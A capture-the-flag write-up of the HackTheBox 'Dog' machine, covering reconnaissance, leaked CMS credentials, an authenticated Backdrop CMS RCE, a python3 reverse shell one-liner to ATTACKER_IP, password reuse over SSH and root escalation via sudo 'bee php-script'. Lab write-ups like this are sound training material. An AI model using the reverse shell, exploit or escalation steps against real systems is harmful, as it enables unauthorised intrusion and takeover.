Dog

Organization: HackTheBox	Type: online CTF	
Categories: ☐ Network Security ☐ Cryptography ☐ Mobile Applications	☐ Reverse Engineering ☑ Web Applications ☐ Forensics	Difficulty: Easy
Name: Kasper Verhulst	Release date:08/03/2025 Completing date:19/03/2025	

Scanning & Reconaissance


First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

```
sudo nmap –sS –p1–1000 –A $BOX_IP –oN nmap1000.out
sudo nmap –sS –A –p– $BOX_IP –oN nmap.out
```

We find the following services running on the machine:

Port	Protocol	Service
22/tcp open	SSH	OpenSSH 8.2p1
80/tcp open	HTTP	Apache httpd 2.4.41

When we visit the web site, we stumble upon a kind of blog about dogs. The site has two pages (home and about) and multiple posts. In the footer, we can find the web site is backed by Backdrop CMS. Indeed, Wappalyzer confirms the website makes use of Backdrop and is hosted on an Apache web server.



Welcome to Dog!

Dog obesity

Mon, 15/07/2024 - 7:51pm by dogBackDropSystem

Obesity in Dogs

Obesity in dogs is a growing health issue that affects a significant portion of the canine population. Just like in humans, obesity in dogs is defined as an excess of body fat and is associated with various health problems, which can decrease the quality of life and the longevity of our pets.

Causes of Obesity in Dogs

The causes of obesity in dogs are multiple and often interrelated. Some of the most common causes include:

Figure 1: Dog Home Page

nmap also reveals there is a `robots.txt` file that instructs web crawlers:

```
# robots.txt
#
...

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /core/
Disallow: /profiles/
# Files
Disallow: /README.md
Disallow: /web.config
# Paths (clean URLs)
Disallow: /admin
Disallow: /comment/reply
Disallow: /filter/tips
Disallow: /node/add
Disallow: /search
Disallow: /user/register
Disallow: /user/password
Disallow: /user/login
Disallow: /user/logout
# Paths (no clean URLs)
Disallow: /?q=admin
Disallow: /?q=comment/reply
Disallow: /?q=filter/tips
Disallow: /?q=node/add
Disallow: /?q=search
Disallow: /?q=user/password
Disallow: /?q=user/register
Disallow: /?q=user/login
Disallow: /?q=user/logout
```

The `core` directory contains the Backdrop CMS source code, but no specific configuration. Other endpoints return a 404. Let's try gobuster to enumerate more endpoints:

```
gobuster dir -u http://$IP -w /usr/share/wordlists/SecLists-master/Discovery/
    Web-Content/directory-list-2.3-medium.txt -x php,html -o gobuster_path.out
```

path	**Status code**
index.php	200
files/	200
themes/	200
modules/	200
sites/	200
core/	200
layouts/	200
settings.php	200


Initial Access

Let's dump the git repository that was found by *nmap*:

```
git-dumper http://$BOX_IP website
```

It is important to note that git-dumper returns a more complete project compared to a simple *wget -r* which is missing part of the repository

In the file *settings.php*, we find a connection string to connect the Backdrop CMS with its database: `mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop`. On top of that, in the active configuration files we find a user tiffany@dog.htb. When using those credentials, we can access the Backdrop CMS dashboard as an admin user:



Here are some links to help get you started:

Get started
View the home page
Add a logo or change the site name
Customize the current theme
Find a new theme for your site
Next steps
Edit the About page
Create a new Post
Update the Primary navigation menu
Modify the layout for your home page
More actions
Turn existing modules on or off
Add new modules for more functionality
Read the online user guide
Visit the Backdrop CMS Forum
CREATE CONTENT
Add new Card
Add new dsadsa
Add new Page
Add new Post
CONTENT OVERVIEW
1 Card item
0 dsadsa items
1 Page item
4 Post items
Manage content
BACKDROP NEWS

No news at this time.

Figure 2: Backdrop dashboard

Under Reports > status report, we can find the Backdrop CMS is version 1.27.1. We find there is an authenticated RCE vulnerability in this version:

```
searchsploit backdrop
Backdrop CMS 1.27.1 - Authenticated Remote Command Execution (RCE)
```


Let's run the publicly available exploit:

```
python /usr/share/exploitdb/exploits/php/webapps/52021.py http://BOX\_IP
```

This exploit is generating a shell that will need to be imported as a module in the Backdrop CMS. We still need to archive the module, since the Backdrop CMS does not accept .zip files.

```
$ tar —cvzf shell.tar.gz shell/
```

Now let us manually import the module:



Home

Manual installation

You can find modules, themes, and layouts on backdropcms.org. The following file extensions are supported: *tar tgz gz bz2*.

▾ Install projects by name

Names

Enter project names, one name per line. Names must only contain lowercase letters, numbers, and underscores.

▸ Install from a URL

▾ Upload a module, theme, or layout archive to install

Upload a module, theme, or layout archive to install


Choose File No file chosen

For example: *name.tar.gz* from your local computer

INSTALL

Figure 3: Manually install Backdrop module

After installing the module, the shell is available on the URI http://BOX_IP/modules/shell/shell.php. A simple command like *id* reveals we can indeed execute bash commands. I tried a few commands like nc, ncat and so on that can be used to establish a reverse shell, until I found python3 was available:



```
python3 --version
```

Execute

```
Python 3.8.10
```

Figure 4: Test shell

After opening a listening socket:

```
$ nc —nlvp 4343
```

The following python3 code from revshells can be executed in the PHP shell to establish a reverse shell:

```
export RHOST=”ATTACKER\_IP”;export RPORT=4343;python3 —c 'import␣sys,socket,os
    ,pty;s=socket.socket();s.connect((os.getenv(”RHOST”),int(os.getenv(”RPORT
    ”))));[os.dup2(s.fileno(),fd)␣for␣fd␣in␣(0,1,2)];pty.spawn(”/bin/sh”)'
```

User access

We have now established access as the system account that was running the backdrop process which is *www-data* user. Checking the world-readable `/etc/passwd` reveals there are two user accounts which a shell *jobert* and *johncusack* and the *root* account.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
...
jobert:x:1000:1000:jobert:/home/jobert:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
johncusack:x:1001:1001:,,,:/home/johncusack:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false
```

At this point, I started to enumerate the MySQL database that was also running on the box (remember we got the connection string in our git repository). The database contains a user table with Drupal7 hashed password. However, I didn't managed to crack those password. Eventually I just had to reuse the password from tiffany for the user *johncusack*:

```
ssh johncusack@BOX\_IP
```

Privilege Escalation

Now, that we have access as user *johncusack*, the first thing to check are our current privileges:

```
johncusack@dog:~$ sudo -l
...

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
```

It reveals that we can run a command *bee* as any user (so also as root).

```
johncusack@dog:~$ which bee
/usr/local/bin/bee
johncusack@dog:~$ ll /usr/local/bin/bee
lrwxrwxrwx 1 root root 26 Jul  9  2024 /usr/local/bin/bee -> /backdrop_tool/
    bee/bee.php*
```

In the directory `/backdrop_tool/bee` we can explore the tool. It looks like a CLI tool to manage Backdrop. There are subcommands like *config-set*, *theme-admin*, *users*, but particularly *eval* and *php-script* look interesting. Those commands allow to execute PHP code directly or execute a PHP file. When the bee command is running as root, the PHP code will also be running with root privileges.

Now that we have found a way to run PHP code as *root*, we need to use this to get a privileged shell. There is potentially a way to start a shell from within PHP, but since I had used the Pentestmonkey reverse PHP shell before, I decided to use that again. First, let's open a listening socket on my attacker's machine:

```
nc -nvlp 4343
```

Then I created the reverse shell script on the box:

```
vim pentestmonkey.php
```

Obviously, you have to modify the script to point to the attacker's machine IP address and the port of the listening socket.

```
$ sudo /usr/local/bin/bee php-script --file /tmp/pentestmonkey.php

  The required bootstrap level for 'php-script' is not ready.
```

The error seems to indicate the Backdrop CMS is not initialized or the bee CLI doesn't know how to connect to the Backdrop instance. On top of that, the global arguments indicate that the current directory is used if no site can be found. Therefore, we probably need to navigate to the root directory where backdrop is installed:

```
$ cd /var/www/html
$ sudo /usr/local/bin/bee php-script --file /tmp/pentestmonkey.php
```